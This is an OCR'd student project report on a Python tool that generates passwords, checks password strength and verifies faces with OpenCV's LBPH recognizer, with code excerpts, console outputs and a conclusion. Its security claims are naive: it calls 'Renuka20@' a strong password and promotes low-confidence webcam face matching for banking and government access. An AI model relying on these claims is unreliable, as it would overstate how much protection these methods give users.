
Step 3 : Now the actual facial recognition will ocuur where if face detected correctly then showas verification successful eslse print denied


File Edit View Navigate Code Refactor Run Tools VCS Window Help face_regonation - C:\Users\RENUKA\Desktop\teache
C: Users RENUKA Desktop teacher face Face recognition.py
harry code.py
renswin.py
facemain.py
Sample generator.py
Modal Trainer.py
Face recognition.p
Project
Structure
Favorites

```python
import cv2

recognizer = cv2.face.LBPHFaceRecognizer_create()  # Local Binary Patterns Histograms
recognizer.read('trainer/trainer.yml')  # load trained model
cascadePath = "haarcascade_frontalface_default.xml"
faceCascade = cv2.CascadeClassifier(cascadePath)  # initializing haar cascade for object

font = cv2.FONT_HERSHEY_SIMPLEX  # denotes the font type

id = 1  # number of persons you want to Recognize

names = ['', 'avi']  # names, leave first empty bcz counter starts from 0

cam = cv2.VideoCapture(0, cv2.CAP_DSHOW)  # cv2.CAP_DSHOW to remove warning
cam.set(3, 640)  # set video FrameWidht
cam.set(4, 480)  # set video FrameHeight

# Define min window size to be recognized as a face
minW = 0.1 * cam.get(3)
minH = 0.1 * cam.get(4)

# flag = True

while True:

    ret, img = cam.read()  # read the frames using the above created object

    converted_image = cv2.cvtColor(img,
                                   cv2.COLOR_BGR2GRAY)  # The function converts an input

    faces = faceCascade.detectMultiScale(
```

```python
            id, accuracy = recognizer.predict(converted_image[y:y + h, x:x + w])  # to predict on e

            # Check if accuracy is less them 100 ==> "0" is perfect match
            if (accuracy < 100):
                id = names[id]
                accuracy = "  {0}%".format(round(100 - accuracy))


            else:
                id = "unknown"
                accuracy = "  {0}%".format(round(100 - accuracy))

            cv2.putText(img, str(id), (x + 5, y - 5), font, 1, (255, 255, 255), 2)
            cv2.putText(img, str(accuracy), (x + 5, y + h - 5), font, 1, (255, 255, 0), 1)

    cv2.imshow('camera', img)

    k = cv2.waitKey(10) & 0xff  # Press 'ESC' for exiting video
    if k == 27:
        break

# Do a bit of cleanup
print("Thanks for using this program, have a good day.")
cam.release()
cv2.destroyAllWindows()
```

Fig.4.3.5:Implementation of facial recognition



File Edit View Navigate Code Refactor Run Tools VCS Window Help face_regonation - C:\Users\RENUKA\Desktop\teacher\face\jarvis.py
Users RENUKA Desktop teacher face jarvis.py
harry code.py renswin.py facemain.py Sample generator.py Modal Trainer.py jarvis.py password_gen.py main.py
menu()
Run: Face recognition jarvis

```
import cv2
import pyautogui as p
import random
import array


def task():
    p.press("esc")
    print("verification successful")

def menu():
    print("1.To generate a strong password\n2.To check the streangth of password\n3.To verify your face")
    choice = input("what you want to protect your data ?")
    if choice == '1':
        MAX_LEN = 12

        DIGITS = ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9']
        LOCASE_CHARACTERS = ['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h',
```

```
C:\Users\RENUKA\PycharmProjects\face_regonation\venv\Scripts\python.exe C:/Users/RENUKA/Desktop/teacher/face/jarv
1.To generate a strong password
2.To check the streangth of password
3.To verify your face
what you want to protect your data ?3
verification successful
```

Fig.4.3.6:Verification Successful

Chapter 5

Results and Discussion


Firstly there will be three options given to access three methods .

1)Strong password generator

2) Password strength checker

3)facial recognition

As shown in fig.   we will give out first input as 1. To generate a strong password 2.To check the strength of password 3. To verify face



```
C:\Users\RENUKA\Desktop\teacher\face\venv\Scripts\python.exe C:/Users/RENUKA/Desktop/teacher/face/jarvis.py
1.To generate a strong password
2.To check the streangth of password
3.To verify your face
what you want to protect your data ?
```

Fig.5.1.1:Menu of prevention methods


5.1 password generator

When I select option number 1.

Input : nothing

Output : @Aw|ic8?<qud

This is a random and strongest password generated by using random password generator algorithm.



```
C:\Users\RENUKA\Desktop\teacher\face\venv\Scripts\python.exe C:/Users/
1.To generate a strong password
2.To check the streangth of password
3.To verify your face
what you want to protect your data ?1
@Aw|ic8?<qUd

Process finished with exit code 0
```

Fig.5.1.2: Random password generated

5.2 Result of password strength checker


When I select option number 2.

Input1:Renuka20

Output: Password should have atlest one of the symbol $@#

Invalid password !!

This result came because there is no symbol present which can make this kind of password easily hackable




```
C:\Users\RENUKA\Desktop\teacher\face\venv\Scripts\python.exe C:/Users/REN
1.To generate a strong password
2.To check the streangth of password
3.To verify your face
what you want to protect your data ?2
enter the passwordRenuka20
Password should have at least one of the symbols $@#
Invalid Password !!

Process finished with exit code 0
```

Fig.5.2.1:Password Strength checker output1

Input2:Renuka20@

Output: Password is valid

This result came because this kind of password has the uppercase character , Symbol and the numeric value which makes it stronger password against hacker.



```
C:\Users\RENUKA\Desktop\teacher\face\venv\Sc
1.To generate a strong password
2.To check the streangth of password
3.To verify your face
what you want to protect your data ?2
enter the passwordRenuka20@
Password is valid

Process finished with exit code 0
```


Fig.5.2.2:Password Strength checker output2


5.3 result of facial recognition

When I select the option number 3.

Input1 : face scanned by laptop camera.

Output1 : verification successful .






```
C:\Users\RENUKA\Desktop\teacher\face\venv\Scri
1.To generate a strong password
2.To check the streangth of password
3.To verify your face
what you want to protect your data ?3
verification successful
```


Fig5.2.3:Verification Successful with 55% accuracy

This result came because the samples we have taken early are successfully matched with the input I have given .

Input2 : another face

Output2 : verification denied





```
C:\Users\RENUKA\Desktop\teacher\face\venv\Scripts\python.exe C:/Users/RENUKA/
1.To generate a strong password
2.To check the streangth of password
3.To verify your face
what you want to protect your data ?3
verification denied
```

Fig.5.2.4:Verification Denied with -3% accuracy

This result came because the face we have use this time is not present in the sample folders that means only the personal who have already given samples can access the file .

- Using these three methods we can protect out data by:

1) Securing our password form Brute Force kind of attacks
2) By checking making our password that much stronger so that it can not be easily hackable
3) Introducing the facial recognition method for the protection of the data.

Conclusion

In this project, we have studied various malware attack specially Brute force one which is usually done on the passwords given to the data.We have studied deeply how the working of Brute Force attack done on the password. To solve, we have come with the idea of password strength checker and strong Password generator using the algorithms and python libraries ,but we came with more efficient solution which is facial recognition technique when we introduce this only the authenticated user can access the data .This techniques given much more protection to our any kind of data whether it is on social media or to access any confidential files on internet . We can also allocate the Id to the employee of the organization and only that employee can login in through his facial expression .

In this study we known about the kali linux features also what and how the hacker uses different tools to decrypt our data .We came to know about the Brute Force attack thoroughly . We learn the importance of why we should have password with min 10 length with symbols , character both upper and lower case and numeric values and making such a sequence which is tough to get identified through Brute Force attack.

Future Scope

- This techniques can be used in to access social media accounts .
- It is useful in application provided by banking sector .
- This methods can be used to access a person's government records.
- In organization giving id to the employers using facial recognition method So only the particular one can login to the assigned device and if any one else wants to break out the error will be occurs

References

1) Brute-force and dictionary attack on hashed real-world passwords L. Bošnjak*, J. Sreš* and B. Brumen* * University of Maribor, Faculty of Electrical Engineering and Computer Science/Institute of Informatics, Maribor, Slovenia.

2) Empirical Study of Password Strength Meter Design by Yi Yang; Kheng Cher Yeo; Sami Azam; Asif Karim; Ronju Ahammad; Rakib Mahmud **IEEE *Xplore*:** 10 July 2020

3) Facial Recognition using OpenCV Shervin EMAMI1 , Valentin Petruț SUCIU2 1Senior Systems Software Engineer Mobile Computer Vision Team, NVIDIA AUSTRALIA 2 IT&C Security Master Department of Economic Informatics and Cybernetics Bucharest University of Economic Studies ROMANIA

4) https://towardsdatascience.com/face-detection-with-haar-cascade-727f68dafd08 - accessed on 14/12/2021.

5) https://www.kaspersky.com/resource-center/definitions/brute-force-attack - accessed on 8/09/2021.

6) https://passwordsgenerator.net/ - accessed on 24/10/2021

Thank you